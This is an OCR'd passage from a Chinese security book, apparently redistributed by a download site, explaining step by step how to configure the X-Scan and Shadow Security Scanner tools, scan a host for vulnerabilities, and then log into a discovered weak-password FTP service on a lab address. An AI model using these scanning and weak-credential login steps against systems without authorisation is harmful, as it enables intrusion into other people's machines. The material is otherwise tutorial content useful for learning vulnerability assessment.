


图 3-19　设置“NETBIOS 相关设置”选项




图 3-20　设置“漏洞检测脚本设置”选项

步骤 11 选择“插件设置”的“CGI 相关设置”选项，保持默认设置，如图 3-21 所示。

步骤 12 选择“插件设置”下的“字典文件设置”选项，在右侧列表框中列出了 X-Scan 中使用的各种类型的字典文件，如图 3-22 所示。这些字典都是内置的，用户可以在程序文件相应目录下找到相应字典的文本文件，修改相应的字典文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-21 设置“CGI 相关设置”选项




图 3-22 “字典文件设置”选项

步骤 13 单击“确定”按钮，返回 X-Scan 软件的主窗口中并单击▶按钮，或选择“文件”→“开始扫描”菜单项，即开始按所作的设置进行扫描，如图 3-23 所示。

步骤 14 在扫描完成后，会自动以网页形式显示扫描报告，如图 3-24 所示。从扫描结果中可以看出，IP 地址为 192.168.0.11 的主机存在安全漏洞，而且其安全漏洞是以红色标记的，说明情况比较严重。




图 3-23 开始扫描



图 3-24 扫描结果中显示出现安全漏洞的主机

步骤 15 单击 192.168.0.11 链接，将会跳至该主机的分析列表中。找到红色标记的漏洞，可以看到被扫描的主机存在弱口令，如图 3-25 所示。这种弱口令的安全漏洞很容易被黑客利用，入侵用户的服务器，并上传一些木马程序和病毒，威胁用户计算机安全。

黑客是如何利用弱口令入侵用户的服务器呢？下面介绍一下具体的入侵方式。

步骤 01 打开 IE 浏览器，在地址栏中输入 FTP://192.168.0.11，并按下“Enter”键，如图 3-26 所示。

步骤 02 在打开的新窗口中右键单击，在弹出的快捷菜单中选择“登录”菜单项，打开“登录身份”对话框，在其中输入检测到的弱口令账户和密码，如图 3-27 所示。如果登录成功，就可以在用户的计算机中自由上传或下载文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-25　查看主机的安全漏洞



图 3-26　输入 FTP://192.168.0.11




图 3-27　利用检测到的弱口令入侵用户的计算机

3.3　实例 3：使用 SSS 扫描主机漏洞

SSS（Shadow Security Scaner）是一款非常专业的系统漏洞扫描工具，利用它可以对大范围内的系统漏洞进行安全、高效、可靠的安全检测。包括端口探测、端口 banner 探测、CGI/ASP 弱点探测、（pop3/ftp）密码破解、拒绝服务探测、操作系统探测、NT 共享/用户探测等，而且对于探测出的漏洞，有详细的说明和攻击方法。

下面介绍一下 SSS 软件的各功能选项设置及其扫描主机漏洞的方法。

步骤 01 将下载的 SSS 软件的压缩包解压，并进行安装，然后运行该软件，其主界面如图 3-28 所示。

步骤 02 选择“Tools”→“Options”菜单项，打开“Security Scanner Options”窗口。默认选择左侧列表中的“General”选项，该选项主要用来设置扫描速度。在右侧的选项区域中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

拖动各选项对应的滑块，即可进行调整，如图 3-29 所示。其中“Threads”表示线程数，设置的线程数越小，扫描的速度越慢，扫描的质量越高；“Modules”表示扫描的模块；“Total threads”表示总线程数。




图 3-28 SSS 软件的主界面




图 3-29 设置“General”选项

步骤 03 选择左侧列表中的“Scanner”选项，在右侧选项区域中勾选“Autostart after adding IP address”和“Delete empty host after completing scan”复选框，在“Protection”选项区域中选中“Password protection of program start enabled”复选框，此时会弹出一个对话框，要求用户输入密码，如图 3-30 所示。




图 3-30 设置“Scanner”选项

步骤 04 在输入完成后，单击“Ok”按钮，即可创建密码。若要更改已创建的密码，可单击“Protection”选项区域中的“Change Password”按钮，在弹出的对话框中输入原始密码和新密码，如图 3-31 所示。如果用户要取消已设置的密码，可在该对话框中只输入原始密码，然后单击“Ok”按钮即可。

步骤 05 选择左侧列表中的“Scheduler”选项，在右侧的界面中默认选择“Calendar”选项卡，该选项卡中显示的是一个日期面板。在该面板中可以设置某个日期要执行的一个具体任务，比如要设置 2010 年 6 月 13 日的任务，可先将日期调整到 2010 年 6 月，双击面板中的日期“13”，如图 3-32 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-31　更改设置的密码




图 3-32　设置某个日期要执行的任务

步骤 06 此时可弹出“Scheduler tasks list”对话框，单击“Add task”按钮，即可打开“Add new task”对话框。切换到“When to start”选项卡，在“Schedule task”下拉列表中选择“Once”选项，表示执行一次任务；“Hourly”表示以小时为单位执行一次任务；“Daily”表示以天为单位执行一次任务；“Weekly”表示以周为单位执行一次任务；“Montly”表示以月为单位执行一次任务。然后在“Start time”数值框中输入任务开始执行的时间，如图 3-33 所示。




图 3-33　对任务的日期和时间进行设置

步骤 07 切换到“What to do”选项卡，在“Please,select rule for scan”下拉列表中选择“Complete Scan”选项，表示完整扫描，如图 3-34 所示。其中“Full Scan”表示完全扫描，“Quick Scan”表示快速扫描，“Only NetBIOS Scan”表示只进行 NetBIOS 扫描，“Only FTP Scan”表示只进行 FTP 扫描，“Only HTTP Scan”表示只进行 HTTP 扫描。

步骤 08 单击“Add host”按钮，即可打开“Add host”对话框。选中“Host”选项，并在“Name or IP”文本框中输入一个 IP 地址，这样，在扫描时只对这一个固定的 IP 地址进行扫描，如图 3-35 所示。若选中“Host range”选项并在下面输入开始 IP 和结束 IP，则可对设定的 IP 地址段进行扫描。

步骤 09 单击“Add”按钮，返回“What to do”选项卡中，即可将输入的 IP 地址添加到“Host list for scanning”列表框中，如图 3-36 所示。

步骤 10 切换到“Alert”选项卡，并单击“Add”按钮，添加并设置此选项卡中的内容，如图 3-37 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-34　选择“Complete Scan”选项




图 3-35　输入要扫描的 IP 地址




图 3-36　将指定 IP 添加到“Host list for scanning”列表框




图 3-37　切换到“Alert”选项卡

步骤 11 打开“New Scheduler Action”对话框，在“User name”、“Password”、“Mail from”和“Mail to”文本框中分别输入用户名、密码和邮箱，如图 3-38 所示。

步骤 12 单击“Ok”按钮，返回“Alert”选项卡中，即可将设置的内容添加到“Actions after complete scan”列表框中，如图 3-39 所示。




图 3-38　设置“New Scheduler Action”对话框




图 3-39　“Alert”选项卡中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 13 单击“Ok”按钮返回“Scheduler tasks list”对话框，即可完成指定日期的任务的设置，如图 3-40 所示。

步骤 14 单击“Cancel”按钮返回“Security Scanner Options”窗口中，在其中选择左侧列表中的“Auto update”选项，在右侧界面中勾选“Check for update before starting the scanner”复选框，如图 3-41 所示。




图 3-40　返回“Scheduler tasks list”对话框




图 3-41　设置“Auto update”选项

步骤 15 选择左侧列表中的“Sounds”选项，在右侧的界面中拖动滑块，设置发现端口、弱点时的提示声音，如图 3-42 所示。

步骤 16 设置完成后，选择左侧列表中的“Namp”选项，保持默认设置，并单击“Ok”按钮，如图 3-43 所示。




图 3-42　设置“Sounds”选项




图 3-43　设置“Namp”选项

步骤 17 在主界面中选择“Tools”→“Rules”菜单项，即可打开“Security Scanner Rules”窗口。默认选择左侧列表中的“General”选项，在右侧界面中勾选“Scan all ports in range”复选框，即可扫描所有的端口，如图 3-44 所示。

步骤 18 选择左侧列表中的“Description”选项，在右侧界面中显示了该选项的描述，用户可采用默认的描述，如图 3-45 所示。

步骤 19 选择左侧列表中的“Modules”选项，在右侧界面中选择要扫描的模块，如图 3-46 所示。选中的模块越多，扫描需要的时间就会越长，但扫描的结果会更详细。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 20 选择左侧列表中的“Ports”选项，在右侧的界面中列出了所有常见端口及各端口的描述信息，用户可添加新端口及其描述，如图 3-47 所示。单击“Ok”按钮，即可完成所有功能选项的设置。




图 3-44 设置“General”选项




图 3-45 设置“Description”选项




图 3-46 设置“Modules”选项




图 3-47 设置“Ports”选项

在设置完成后，就可以使用 SSS 软件扫描漏洞了，其具体的操作步骤如下。

步骤 01 在 SSS 软件主界面中单击“New session”按钮，即可打开“New session”窗口，如图 3-48 所示。




图 3-48 打开“New session”对话框

步骤 02 单击“Next”按钮，在弹出的界面中单击“Add host”按钮，即可打开“Add host”对话框。选中“Host”选项，在“Name or IP”文本框中输入要扫描的主机名或 IP 地址，如

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

图 3-49 所示。

步骤 03 单击“Add”按钮，返回“New session”对话框中，即可将输入的 IP 地址添加到“Host”列表框中，如图 3-50 所示。




图 3-49　设置“Add host”对话框




图 3-50　“New session”对话框

步骤 04 单击“Next”按钮，在打开的窗口中单击“Start scan”下拉按钮，在其下拉列表中选择“Scan all”选项，即可开始扫描，在窗口下方的状态栏中会显示扫描进度、线程数和总共需要检测的任务数，如图 3-51 所示。




图 3-51　开始扫描指定的 IP 地址

步骤 05 扫描完后，在窗口右侧的列表框中会显示出扫描结果，包括计算机的系统信息、共享信息、TCP 开放端口以及 UDP 开放端口等，如图 3-52 所示。

步骤 06 切换到“Vulnerabilities”选项卡，若扫描的计算机中存在漏洞，则会在此处看到扫描出来的漏洞；若没有漏洞，则此处没有任何内容。




图 3-52　显示出扫描结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.4 实例 4：使用 Simpsons' CGI Scanner 扫描 CGI 漏洞

CGI（Common Gateway Interface）漏洞是 Web 服务器对用户在输入地址解析错误所造成的，但 CGI 漏洞不是默认存在的，只有满足一定条件才会形成。

- 机器上至少有一个.bat 或者.com 的文件，且大小不能为 0。
- 此文件一定要在 c:\inet***\wwwroot\cgi-bin 这个默认目录下面。
- 黑客一定要知道这个文件名和路径。
- 机器要没打补丁。

如果计算机中存在 CGI 漏洞，就会被黑客利用，然后对目标主机进行攻击。因此，用户需要找到一款可以扫描 CGI 漏洞的工具，先将目标网站中存在的漏洞扫描出来，再根据实际情况找到解决方法。Simpsons' CGI Scanner 是一个专门用于扫描 CGI 漏洞的软件，在使用该软件扫描 CGI 漏洞之前，先来了解一下 CGI 漏洞扫描的原理。

